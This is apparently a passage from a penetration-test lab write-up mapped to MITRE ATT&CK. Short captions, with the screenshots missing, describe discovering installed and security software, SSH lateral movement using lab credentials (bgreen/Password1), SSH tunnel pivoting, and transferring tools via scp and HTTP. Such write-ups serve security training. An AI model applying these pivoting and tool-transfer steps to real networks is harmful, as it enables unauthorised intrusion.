
Display connections to/from attacking machine and all outbound connections from .237




7.10. Software Discovery (T1518)


Security Software Discovery (T1518.001)

Display all security tools but none running in this case



Display all installed softwares






8. Lateral Movement

8.1. Remote Services (T1021)


SSH (T1021.004)

From .237, ssh to other hosts on network using account that requires no password, but currently .238 .239 .240 down so guest without password not working




However, in initial access the local forwarding was lateral movement like below:


From attacking machine, ssh to 172.30.34.235 using the known credentials username:bgreen password:Password1




On attacking machine, configure ssh pivot and create ssh tunnel from .235 to .236 and .237



Verify the listening ports





From attacking machine, connect to .237 using the ssh tunnel with known username:bgreen and password:Password1




8.2. Lateral Tool Transfer (T1570)


Transfer files from .235 to .237 via scp





Share files from attacking machine to .237 via HTTP server

